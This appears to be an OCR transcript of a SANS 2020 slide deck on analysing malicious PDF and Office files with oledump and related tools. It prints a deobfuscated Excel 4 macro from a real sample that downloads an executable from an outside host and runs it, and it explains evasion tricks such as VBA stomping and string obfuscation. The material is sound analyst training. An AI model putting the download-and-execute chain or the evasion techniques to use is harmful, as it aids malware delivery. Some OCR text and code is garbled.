

SANSFIRE 2020



Who am I?







Didier Stevens
SANS ISC Senior Handler / Senior Expert at NVISO

Author of a wide variety of open-source tools: https://blog.didierstevens.com/my-software/

dstevens@nviso.eu

Our Agenda



- 1 PDF
- 2 MS Office
- 3 More examples ...
- 4 Questions



Our Agenda



1 PDF






```
$PDF-1.1
1 0 obj
 /Type /Catalog
/Outlines 2 O R
/Pages 3 O R
                        Objects
endobj
 2 O obj
 /Type /Outlines
 /Count 0
endobj
3 0 obj
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
endobj
4 0 ob1
 /Type /Page
 /Parent 3 O R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
/Resources
<< /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
endob1
<< /Length 67 >>
stream
/F1 24 Tf
100 700 Td
(Hello World) Tj
endstream
endobi
[/PDF /Text]
endobj
7 0 obj
 /Type /Font
/Subtype /Type1
/Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
endobj
xref
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
                         Cross Reference
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
trailer
 /Size 8
 /Root 1 0 R
                 Trailer
startxref
* * EOF
```











Tracking PDF

(Very similar to phishing PDF)







Name Obfuscation /OpenAction -> /Open#41ction







Hexadecimal String (Hello) -> <48 65 6C 6C 6F>







Stream Objects /ObjStm







QPDF:

qpdf-9.0.1\bin\qpdf.exe input.pdf
--object-streams=generate output.pdf





My PDF tools:

Analyzing and Creating PDFs




Our Agenda



2 MS Office











OOXML: Office Open XML

ZIP + XMLs (+ sometimes a bit more)

.docx, .docm, .xlsx, ...






CFBF: Compound File Binary Format

I like to call this OLE format

.doc, .xls, ...













```
@SANS_ISC
@SANS_ISC C:\Demo>oledump.py Eq-1033.xls.vir.zip
          108 '\x01CompObj'
          288 '\x05DocumentSummaryInformation'
          224 '\x05SummaryInformation'
           560 'Revision Log'
           536 'User Names'
        166528 Workbook
@SANS ISC C:\Demo>
```





Shared Workbook!





YARA Rule:

```
rule zloader shared workbook {
 strings:
  condition:
  $revisionlog and $usernames and $workbook and uint32be(0) == 0xd0cflle0
```



NVISO

XLMMacroDeobfuscator

```
@SANS ISC
@SANS_ISC C:\Demo>c:\Python37-32\Scripts\xlmdeobfuscator-script.py -2 -f 0155838
8b33abe05f25afb6e96b0c899221fe75b037c088fa60fe8bbf668f606.vir ¦ headtail.py
[Loading Cells]
[Starting Deobfuscation]
CELL:BW1519
                  . FullEvaluation
                                           ,RUN(wsgCriwHppcPpMZnUmY!BK125)
CELL: BK125
                   FullEvaluation
                                           ,RUN(wsgCriwHppcPpMZnUmY!HW1072)
CELL: HW1072
                   FullEvaluation
                                           ,RUN(wsgCriwHppcPpMZnUmY!FZ1806)
CELL:FZ1806
                    FullEvaluation
                                           ,RUN(wsgCriwHppcPpMZnUmY!BZ1011)
                                           ,RUN(wsgCriwHppcPpMZnUmY!BD286)
CELL:BZ1011
                   FullEvaluation
                                           RUN(wsgCriwHppcPpMZnUmY!EW335)
CELL:BD286
                   FullEvaluation
                                           , RUN(wsgCriwHppcPpMZnUmY!DH1352)
CELL:EW335
                   FullEvaluation
CELL:DH1352
                 , FullEvaluation
                                           ,RUN(wsgCriwHppcPpMZnUmY!BM994)
CELL: I C1806
                 , FullEvaluation
                                           ,FORMULA("regsvr32.exe",wsgCriwHppcPpMZnUmY
!HD188>
CELL: I C1807
                  . FullEvaluation
                                           ,RUN(wsgCriwHppcPpMZnUmY!HV1945)
CELL:HV1945
                   FullEvaluation
CELL:HV1946
                 . FullEvaluation
                                           ,RUN(wsgCriwHppcPpMZnUmY!EA1569)
CELL: EA1569
                  . FullEvaluation
                                           .FORMULA("rund1132.exe".wsgCriwHppcPpMZnUmY
!DX1275>
CELL:EA1570 , FullEvaluation ,RUN(wsgCriwHppcPpMZnUmY!BC1986)
CELL:BC1986 , FullEvaluation ,CALL("URLMON","URLDownloadToFileA","JJCCJJ
",0,"http://service.pandtelectric.com/fattura.exe","C:\ProgramData\jeTneVi.exe",
0.0>
                                           ,CALL("Shell32", "ShellExecuteA", "JJCCCCJ", 0
CELL:BC1987
                 . FullEvaluation
,"Open","C:\ProgramData\jeTneVi.exe",,0,0)
CELL:BC1990 , End ,HALT
                                           HÁLTO
time elapsed: 0.10920000076293945
@SANS_ISC C:\Demo>_
u/forums/diary/XLMMacroDeobfuscator+An+Update/26190/
```



https://isc.sa

Example 2: the power of strings



\star : \times \checkmark $f_{\rm x}$ =CHAR(104)&CHAR(116)&CHAR(116)&CHAR(112)&CHAR(115)&CHAR(115)						
4	А	В	С	D	E	
1	=CHAR(104)&CHAR(:					
2	=ALERT(A1)					
3	=HALT()					
4		Mic	rosoft Excel	×		
5						
6			https://example.com OK			
7						
8						
9						
10						



Example 2: the power of strings



```
@NVISO_Labs
@NVISO_Labs C:\Demo>strings.py example-01.xls | grep -C 2 http
333333
?333333
https://example.com
MbP?
@NVISO_Labs C:\Demo>
```




Example 2: the power of strings



```
@NVISO Labs
@NVISO_Labs C:\Demo>oledump.py example-01.xls
         4096 '\x05DocumentSummaryInformation'
     4096 '\x05SummaryInformation'
        16331 'Workbook'
@NVISO_Labs C:\Demo>oledump.py -y #s#http example-01.xls
         4096 '\x05DocumentSummaryInformation'
         4096 '\x05SummaryInformation'
       16331 'Workbook'
               YARA rule: string
                                                                             Demo
@NVISO Labs C:\Demo>
```



















```
@NVISO_Labs
@NVISO_Labs C:\Demo>oledump.py -i example-06.doc
 1:
          114
                           '\x01CompObj'
                           '\x05DocumentSummaryInformation'
         4096
 3:
                           '\x05SummaryInformation'
         4096
 4:
                           '1Table'
         7065
 5:
          415
                           'Macros/PROJECT'
 6:
           65
                           'Macros/PROJECTwm'
 7: M
         1021
                  920+101 'Macros/VBA/Module1'
                   775+157 'Macros/VBA/ThisDocument'
 8: m
          932
                           'Macros/VBA/_VBA_PROJECT'
 9:
         2553
                           'Macros/VBA/dir'
10:
          569
                           'WordDocument'
11:
         4096
@NVISO Labs C:\Demo>
```





2.3.4.3 Module Stream: Visual Basic Modules

Specifies the source code for a module.




PerformanceCache (variable): An array of bytes that forms an implementation-specific and version-dependent performance cache for the module. MUST be MODULEOFFSET (section 2.3.4.2.3.2.5) bytes in size. MUST be ignored on read.

CompressedSourceCode (variable): An array of bytes compressed as specified in Compression (section 2.4.1). When decompressed yields an array of bytes that specifies the textual representation of VBA language source code as specified in [MS-VBAL] section 4.2. MUST contain MBCS characters encoded using the code page specified in PROJECTCODEPAGE (section 2.3.4.2.1.4).





Module Stream:







```
MI @NVISO Labs
                                                                         _ _
@NVISO Labs C:\Demo>oledump.py -s 7c example-06.doc
00000000: 01 16 01 00 02 F0 00 00 00 BC 02 00 00 D4 00 00 ......
00000010: 00 B0 01 00 00 FF FF FF FF EA 02 00 00 92 03 00
00000020: 00 00 00 00 00 01 00 00 00 45 41 C2 73 00 00 FF
          00 FF FF FF FF 00 00 00 00 FF FF 04 00 FF
          99 99 99 99 99 99 99 99 99 99 99 99
          99 99 99 99 99 99 99 99 99 99 99 99
0000080: 00 00 00 00 00 00 00 10 00 00 00 03 00 00 00 05
99 99 99 99 99 99 99 99 99 99 99 99
000000E0: 00 00 FF FF 00 00 00 00 FF FF 01 01 00 00 00 00
300000F0: DF 00 FF FF 00 00 00 04 00 FF FF FF FF FF FF
FF FF FF FF FF FF 28 00 00 00 00 00
          FF FF FF 60 00 00 00 02 3C 08 00 FF FF 6...........
          00 00 02 3C 0C 00 FF FF 00 00 00 00 02 3C .....<
000001A0: FF FF FF FF 00 00 FF FF  01 01 00 00 00 00 00 00 ........
000001B0: 01 00 00 00 FF FF FF FF 01 01 80 00 00 00 0B 12 .........
```





```
@NVISO_Labs
@NVISO Labs C:\Demo>oledump.py -s 7s example-06.doc
00000000: 01 61 B0 00 41 74 74 72  69 62 75 74 00 65 20 5<u>6  .a..Attribut.e V</u>
00000020: 6C 65 31 22 0D 0A 53 00  75 62 20 61 75 74 6F 6F  le1"..S.ub autoo
00000030: 00 70 65 6E 28 29 0D 0A  20 01 00 00 4D 73 67 42  .pen().. ...MsgB
00000040: 6F 78 20 00 22 68 74 74  70 73 3A 2F 00 2F 65 78  ox ."https:/./ex
00000050: 61 6D 70 6C 65 10 2E 63  6F 6D 00 62 45 6E 64 02  ample..com.bEnd.
00000060: 20 00 6A 0D 0A
                                                      .j..
@NVISO Labs C:\Demo>
```






```
@NVISO_Labs
@NVISO_Labs C:\Demo>oledump.py -s 7 -v example-06.doc
Attribute VB Name = "Module1"
Sub autoopen()
    MsgBox "https://example.com"
End Sub
@NVISO_Labs C:\Demo>
```












```
@NVISO Labs
@NVISO_Labs C:\Demo>oledump.py -i example-06b.doc
          114
                          '\x01CompObj'
 1:
                           '\x05DocumentSummaryInformation'
 2:
         4096
                          '\x05SummaryInformation'
  3:
         4096
  4:
         7065
                          '1Table'
  5:
          415
                           'Macros/PROJECT'
 6:
           65
                           'Macros/PROJECTwm'
          957
                   920+37 'Macros/VBA/Module1'
 7: m
 8: m
          932
                  775+157 'Macros/VBA/ThisDocument'
         2553
                           'Macros/VBA/_VBA_PROJECT'
 9:
 10:
          569
                           'Macros/VBA/dir'
                           'WordDocument'
 11:
         4096
@NVISO_Labs C:\Demo>oledump.py -s 7 -v example-06b.doc
Attribute VB Name = "Module1"
@NVISO_Labs C:\Demo>
```



























Module Stream:



Suppress -> VBA Purging









```
@NVISO Labs
@NVISO_Labs C:\Demo>oledump.py -i example-07.doc
                         '\x01CompObj'
 1:
          114
                         '\x05DocumentSummaryInformation'
         4096
  3:
                         '\x05SummaryInformation'
         4096
                         '1Table'
 4:
         7065
  5:
                         'Macros/PROJECT'
          415
 6:
     65
                          'Macros/PROJECTwm'
 7: M 101
                   0+101 'Macros/VBA/Module1'
                    0+157 'Macros/VBA/ThisDocument'
 8: m
        157
                          'Macros/VBA/ VBA PROJECT'
 9:
                         'Macros/VBA/dir'
 10:
          534
11:
         4096
                         'WordDocument'
@NVISO_Labs C:\Demo>
```






```
@NVISO Labs
@NVISO Labs C:\Demo>oledump.py -s 7 example-07.doc
00000000: 01 61 B0 00 41 74 74 72  69 62 75 74 00 65 20 56  .a..Attribut.e V
00000010: 42 5F 4E 61 6D 00 65 20 3D 20 22 4D 6F 64 00 75 B_Nam.e = "Mod.u
00000020: 6C 65 31 22 0D 0A 53 00  75 62 20 61 75 74 6F 6F  le1"..S.ub autoo
00000030: 00 70 65 6E 28 29 0D 0A 20 01 00 00 4D 73 67 42
                                                           .pen().. ...MsgB
00000040: 6F 78 20 00 22 68 74 74  70 73 3A 2F 00 2F 65 78
                                                           ox ."https:/./ex
                                                            ample..com.bEnd.
00000050: 61 6D 70 6C 65 10 2E 63 6F 6D 00 62 45 6E 64 02
00000060: 20 00 6A 0D 0A
                                                             .j..
@NVISO Labs C:\Demo>
```














































Module Stream:

PerformanceCache (variable)

CompressedSourceCode (variable)

0x......

Alter -> code signing tampering





2.4.2 Contents Hashes

The Contents Hash is a cryptographic **digest** of a subset of the information stored in the VBA Storage (section 2.3.4).

Conventions:

- APPEND specifies appending the bytes of a field to the end of a resizable array of bytes.
- APPEND specifies appending the MBCS bytes of a string without null termination to the end of a resizable array of bytes.
- FOR EACH specifies iteration over a collection of records in their stored order.

This Contents Hash algorithm requires one parameter as input:

VBAStorage(Variable): The VBA Storage (section 2.3.4) to calculate a hash for.





```
FOR EACH ModuleStream (section 2.3.4.3) IN VBA Storage (section 2.3.4) of Storage
   DEFINE CompressedContainer AS array of bytes
  DEFINE Text AS array of bytes
  SET CompressedContainer TO ModuleStream.CompressedSourceCode
   SET Text TO result of Decompression(CompressedContainer) (section 2.4.1)
   DECLARE Lines AS array of array of bytes
   DECLARE TextBuffer AS array of bytes
   SET Lines TO resizable array of array of bytes
  SET TextBuffer TO resizable array of bytes
```

72 / 111

[MS-OVBA] - v20200219 Office VBA File Format Structure Copyright © 2020 Microsoft Corporation Release: February 19, 2020







PerformanceCache (variable)

CompressedSourceCode (variable)


0x.....

0x0000

Ignored for contents hashes











```
@NVISO_Labs
@NVISO_Labs C:\Demo>oledump.py -s a3 -v example-08.docm
Attribute VB Name = "Module1"
Sub autoopen()
   MsgBox "Hello"
End Sub
@NVISO_Labs C:\Demo>
```





```
@NVISO Labs
@NVISO Labs C:\Demo>c:\Python27\Scripts\pcodedmp.exe example-08.docm | tail
Module streams:
VBA/ThisDocument - 1097 bytes
VBA/Module1 - 1384 bytes
Line #0:
        FuncDefn (Sub autoopen())
Line #1:
        LitStr 0x0005 "Hello"
        ArgsCall MsgBox 0x0001
Line #2:
        EndSub
@NVISO_Labs C:\Demo>
```





```
@NVISO_Labs
@NVISO_Labs C:\Demo>oledump.py -s a3 -v example-08b.docm
Attribute VB_Name = "Module1"
Sub autoopen()
   MsgBox "Hello"
End Sub
@NVISO Labs C:\Demo>
```







```
@NVISO_Labs
@NVISO_Labs C:\Demo>c:\Python27\Scripts\pcodedmp.exe example-08b.docm | tail
Module streams:
VBA/ThisDocument - 1060 bytes
VBA/Module1 - 1400 bytes
Line #0:
        FuncDefn (Sub autoopen())
Line #1:
        LitStr 0x0004 "calc"
        ArgsCall Shell 0x0001
Line #2:
        EndSub
@NVISO_Labs C:\Demo>
```




















Our Agenda



3 Other stuff ...





AutoCAD & VBA







PDF & VBA (MS Office)







PDF Encryption:

- 1) DRM
- 2) Confidentiality







QPDF DRM encryption:

qpdf-9.0.1\bin\qpdf.exe input.pdf
--encrypt "" Secret 40 -- output.pdf





QPDF DRM decryption:

qpdf-9.0.1\bin\qpdf.exe input.pdf
--decrypt output.pdf





QPDF Confidentiality encryption:

qpdf-9.0.1\bin\qpdf.exe input.pdf
--encrypt P@ssw0rd Secret 40 -- output.pdf





QPDF Confidentiality decryption:

qpdf-9.0.1\bin\qpdf.exe input.pdf
--decrypt --password=P@ssw0rd output.pdf





MS Office Encryption (VelvetSweatshop)





```
@DidierStevens
C:\Demo>oledump.py 260503a7eb49c255d090ab2b1ddcd1ad72e7a8008649a14e20e92b6ad49e2363.vir
            64 '\x06DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace'
          112 '\x06DataSpaces/DataSpaceMap'
 2:
          208 '\x06DataSpaces/TransformInfo/StrongEncryptionTransform/\x06Primary'
           76 '\x06DataSpaces/Version'
 4:
        70008 'EncryptedPackage'
          224 'EncryptionInfo'
 6:
C:\Demo>
```





```
@DidierStevens
C:\Demo>msoffcrypto-crack.py 260503a7eb49c255d090ab2b1ddcd1ad72e7a8008649a14e20e92b6ad49e2363.vir
Password found: VelvetSweatshop
C:\Demo>
```





Excel 4 Macros: Limiting the power of strings





A1	\star : \star \star f_* =FORMULA(CHAR(104)&CHAR(116)&CHAR(116)&CHAR(112)&CHAR(115)&CH				
1					
1	=FORMULA(CHAR(104)&CHAR(116)&CHAR(116)&CHAR(112)&CHAR(115)&CHAR(58)&CHAR(47)&CHAR(47)&CHAR(1				
2	=ALERT(A5)				
3	=HALT()				
4					
5					
6					
7					

AR(46)&CHAR(99)&CHAR(111)&CHAR(109);A5)			
	R(99)&CHAR	R(99)&CHAR(111)&CHA	R(99)&CHAR(111)&CHAR(109);A5)





	▼ : × ✓ f _* =FORMULA(CHAR(104)&CHAR(116)&CHAR(116)&CHAR(112
4	
1	FORMULA(CHAR(104)&CHAR(116)&CHAR(116)&CHAR(112)&CHAR(115)&CHAR(58)&CHAR(47)&C
2	ALERT(A5)
3	HALT()
4	
5	nttps://example.com
6	Microsoft Excel X
7	
8	https://example.com
9	
10	OK
11	
12	
13	





```
@NVISO_Labs
@NVISO_Labs C:\Demo>strings.py example-02.xls | grep -C 2 http
@NVISO_Labs C:\Demo>
```





```
@NVISO Labs
@NVISO Labs C:\Demo>oledump.py -p plugin biff --pluginoptions "-c" example-02.xls
                                               4096 '\x05DocumentSummaryInformation'
        1:
                                              4096 '\x05SummaryInformation'
                                          16346 'Workbook'
                                                                        Plugin: BIFF plugin
                                                                                 Sheet, Reference, Formula, Value
